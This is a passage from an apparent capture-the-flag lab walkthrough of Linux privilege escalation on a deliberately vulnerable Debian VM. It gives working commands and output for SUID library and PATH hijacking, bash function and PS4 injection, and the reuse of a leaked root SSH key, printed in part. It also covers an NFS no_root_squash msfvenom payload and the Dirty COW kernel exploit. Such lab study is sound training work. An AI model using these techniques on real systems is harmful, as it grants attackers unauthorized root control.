
```
mkdir /home/user/.config
```

Example shared object code can be found at /home/user/tools/suid/libcalc.c. It simply spawns a Bash shell. Compile the code into a shared object at the location the suid-so executable was looking for it:

```
gcc -shared -fPIC -o /home/user/.config/libcalc.so /home/user/tools/suid/libcal
c.c
```

Execute the suid-so executable again, and note that this time, instead of a progress bar, we get a root shell.

```
/usr/local/bin/suid-so
```



Task 13: SUID / SGID Executables -Environment Variables

The /usr/local/bin/suid-env executable can be exploited due to it inheriting the user's PATH environment variable and attempting to execute programs without specifying an absolute path.

First, execute the file and note that it seems to be trying to start the apache2 webserver:

```
/usr/local/bin/suid-env
```

Run strings on the file to look for strings of printable characters:

```
strings /usr/local/bin/suid-env
```


One line ("service apache2 start") suggests that the service executable is being called to start the webserver, however the full path of the executable (/usr/sbin/service) is not being used.

Compile the code located at /home/user/tools/suid/service.c into an executable called service. This code simply spawns a Bash shell:

```
gcc -o service /home/user/tools/suid/service.c
```

Prepend the current directory (or where the new service executable is located) to the PATH variable, and run the suid-env executable to gain a root shell:

```
PATH=.:$PATH /usr/local/bin/suid-env
```



```
user@debian:~$ cat /home/user/tools/suid/service.c
int main() {
        setuid(0);
        system("/bin/bash -p");
}
user@debian:~$ gcc -o service /home/user/tools/suid/service.c
user@debian:~$ PATH=.:$PATH /usr/local/bin/suid-env
root@debian:~# id
uid=0(root) gid=0(root) groups=0(root),24(cdrom),25(floppy),29(aud
root@debian:~#
```

Task 14: SUID / SGID Executables -Abusing Shell Features (#1)

this was very interesting. so in bash versions less than 4.2–048, we can define functions that resemble file paths

```
user@debian:~$ ls -l /usr/local/bin/suid-env2
-rwsr-sr-x 1 root staff 6899 May 14  2017 /usr/local/bin/suid-env2
user@debian:~$ strings /usr/local/bin/suid-env2
/lib64/ld-linux-x86-64.so.2
__gmon_start__
libc.so.6
setresgid
setresuid
system
__libc_start_main
GLIBC_2.2.5
fff.
fffff.
l$ L
t$(L
|$0H
/usr/sbin/service apache2 start
user@debian:~$ /bin/bash --version
GNU bash, version 4.1.5(1)-release (x86_64-pc-linux-gnu)
Copyright (C) 2009 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
user@debian:~$
```

The /usr/local/bin/suid-env2 executable is identical to /usr/local/bin/suid-env except that it uses the absolute path of the service executable (/usr/sbin/service) to start the apache2 webserver.

Verify this with strings:

```
strings /usr/local/bin/suid-env2
```

In Bash versions <4.2–048 it is possible to define shell functions with names that resemble file paths, then export those functions so that they are used instead of any actual executable at that file path.

Verify the version of Bash installed on the Debian VM is less than 4.2–048:


```
/bin/bash --version
```

Create a Bash function with the name "/usr/sbin/service" that executes a new Bash shell (using -p so permissions are preserved) and export the function:

```
function /usr/sbin/service { /bin/bash -p; }
export -f /usr/sbin/service
```


Run the suid-env2 executable to gain a root shell:

```
/usr/local/bin/suid-env2
```



Task 15: SUID / SGID Executables -Abusing Shell Features (#2)

so, in bash versions less than 4.4 and above, we could define the PS4 variable to display an extra prompt for debugging statements in debugging mode.



Note: This will not work on Bash versions 4.4 and above.

When in debugging mode, Bash uses the environment variable **PS4** to display an extra prompt for debugging statements.

Run the **/usr/local/bin/suid-env2** executable with bash debugging enabled and the PS4 variable set to an embedded command which creates an SUID version of /bin/bash:


```
env -i SHELLOPTS=xtrace PS4='$(cp /bin/bash /tmp/rootbash; chmod +xs /tmp/rootba
sh)' /usr/local/bin/suid-env2
```

Run the /tmp/rootbash executable with -p to gain a shell running with root privileges:


```
/tmp/rootbash -p
```

Remember to remove the /tmp/rootbash executable and exit out of the elevated shell before continuing as you will create this file again later in the room!

```
rm /tmp/rootbash
exit
```



Task 16: Passwords & Keys -History Files



Switch to the root user, using the password:

```
su root
```

Task 17: Passwords & Keys -Config Files

Config files often contain passwords in plaintext or other reversible formats.

List the contents of the user's home directory:


```
ls /home/user
```

Note the presence of a myvpn.ovpn config file. View the contents of the file:

```
cat /home/user/myvpn.ovpn
```

The file should contain a reference to another location where the root user's credentials can be found. Switch to the root user, using the credentials:

```
su root
```



Q.1: What file did you find the root user's credentials in?

> Answer: /etc/openvpn/auth.txt

Task 18: Passwords & Keys -SSH Keys

Sometimes users make backups of important files but fail to secure them with the correct permissions.

Look for hidden files & directories in the system root:

`ls -la /`

Note that there appears to be a hidden directory called **.ssh**. View the contents of the directory:

`ls -l /.ssh`

Note that there is a world-readable file called **root_key**. Further inspection of this file should indicate it is a private SSH key. The name of the file suggests it is for the root user.


Copy the key over to your Kali box (it's easier to just view the contents of the **root_key** file and copy/paste the key) and give it the correct permissions, otherwise your SSH client will refuse to use it:

`chmod 600 root_key`

Use the key to login to the Debian VM as the root account (change the IP accordingly):

`ssh -i root_key root@10.10.10.10`

Remember to exit out of the root shell before continuing!



copy the key to kali linux

```
user@debian:~$ cd /.ssh/
user@debian:/.ssh$ ls
root_key
user@debian:/.ssh$ pwd
/.ssh
user@debian:/.ssh$ cat root_key
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA3IIf6Wczcdm38MZ9+QADSYq9FfKfwj0mJaUteyJHWHZ3/GNm
gLTH3Fov2Ss8QuGfvvD4CQ1f4N0PqnaJ2WJrKSP8QyxJ7YtRTk0JoTSGWTeUpExl
p4oSmTxYnO0LDcsezwNhBZn0kljtGu9p+dmmKbk40W4SWlTvU1LcEHRr6RgWMgQo
OHhxUFddFtYrknS4GiL5TJH6bt57xoIECnRc/8suZyWzgRzbo+TvDewK3ZhBN7HD
eV9G5JrjnVrDqSjhysUANmUTjUCTSsofUwlum+pU/dl9YCkXJRp7Hgy/QkFKpFET
Z36Z0g1JtQkwWxUD/iFj+iapkLuMaVT5dCq9kQIDAQABAoIBAQDDWdSDppYA6uz2
NiMsEULYSD0z0HqQTjQZbbhZOgkS6gFqa3VH2OCm6o8xSghdCB3Jvxk+i8bBI5bZ
YaLGH1boX6UArZ/g/mfNgpphYnMTXxYkaDo2ry/C6Z9nhukgEy78HvY5TCdL79Q+
5JNyccuvcxRPFcDUniJYIzQqr7laCgNU2R1lL87Qai6B6gJpyB9cP68rA02244el
WUXcZTk68p9dk2Q3tk3r/oYHf2LTkgPShXBEwP1VkF/2FFPvwi1JCCMUGS27avN7
VDFru8hDPCCmE3i4N9Sw6X/sSDR9ESq4+iNTsD2ziwGDYnizzY2e1+75zLvYZ4N7
```

```
┌──(root㉿ kali)-[/home/sam]
└─# vim root-key

┌──(root㉿ kali)-[/home/sam]
└─# chmod 600 root-key

┌──(root㉿ kali)-[/home/sam]
└─# ssh -i root-key root@10.10.22.80
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 25 14:02:49 2019 from 192.168.1.2
root@debian:~# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:~#
```

Task 19 — NFS

Files created via NFS inherit the **remote** user's ID. If the user is root, and root squashing is enabled, the ID will instead be set to the "nobody" user.

Check the NFS share configuration on the Debian VM:

On the server

```
cat /etc/exports
```

```
user@debian:~$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_ch
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#

/tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)

#/tmp *(rw,sync,insecure,no_subtree_check)

user@debian:~$
```

Note that the **/tmp** share has root squashing disabled.

On your Kali box, switch to your root user if you are not already running as root:

```
sudo su
```

Using Kali's root user, create a mount point on your Kali box and mount the **/tmp** share (update the IP accordingly):

```
mkdir /tmp/nfs
mount -o rw,vers=2 10.10.10.10:/tmp /tmp/nfs
```


Still using Kali's root user, generate a payload using **msfvenom** and save it to the mounted share (this payload simply calls /bin/bash):

```
msfvenom -p linux/x86/exec CMD="/bin/bash -p" -f elf -o /tmp/nfs/shell.elf
```

Still using Kali's root user, make the file executable and set the SUID permission:

On the workstation

```
chmod +xs /tmp/nfs/shell.elf
```



Back on the Debian VM, as the low privileged user account, execute the file to gain a root shell:

```
/tmp/shell.elf
```

Remember to exit out of the root shell before continuing!

On the server

Q.1: What is the name of the option that disables root squashing?

> Answer: no_root_squash

Task 20: Kernel Exploits

Kernel exploits can leave the system in an unstable state, which is why you should only run them as a last resort.

Run the **Linux Exploit Suggester 2** tool to identify potential kernel exploits on the current system:

```
perl /home/user/tools/kernel-exploits/linux-exploit-suggester-2/linux-exploit-suggester-2.pl
```

The popular Linux kernel exploit “Dirty COW” should be listed. Exploit code for Dirty COW can be found at **/home/user/tools/kernel-exploits/dirtycow/c0w.c**. It replaces the SUID file /usr/bin/passwd with one that spawns a shell (a backup of /usr/bin/passwd is made at /tmp/bak).

Compile the code and run it (note that it may take several minutes to complete):


```
gcc -pthread /home/user/tools/kernel-exploits/dirtycow/c0w.c -o c0w
./c0w
```


Once the exploit completes, run /usr/bin/passwd to gain a root shell:

```
/usr/bin/passwd
```

Remember to restore the original /usr/bin/passwd file and exit the root shell before continuing!

```
mv /tmp/bak /usr/bin/passwd
exit
```




user@debian:~$ gcc -pthread /home/user/tools/kernel-exploits/dirtycow/c0w.c -o c0w
user@debian:~$ ./c0w
(___)
(o o)_____/
@@ `   \
\ ____, //usr/bin/passwd
//   //
^^   ^^
DirtyCow root privilege escalation
Backing up /usr/bin/passwd to /tmp/bak
mmap f3e43000
madvise 0
ptracemadvise 0
ptrace 0
user@debian:~$
user@debian:~$ madvise 0
-bash: madvise: command not found
user@debian:~$ /usr/bin/passwd
root@debian:/home/user# id
uid=0(root) gid=1000(user) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(pl
root@debian:/home/user#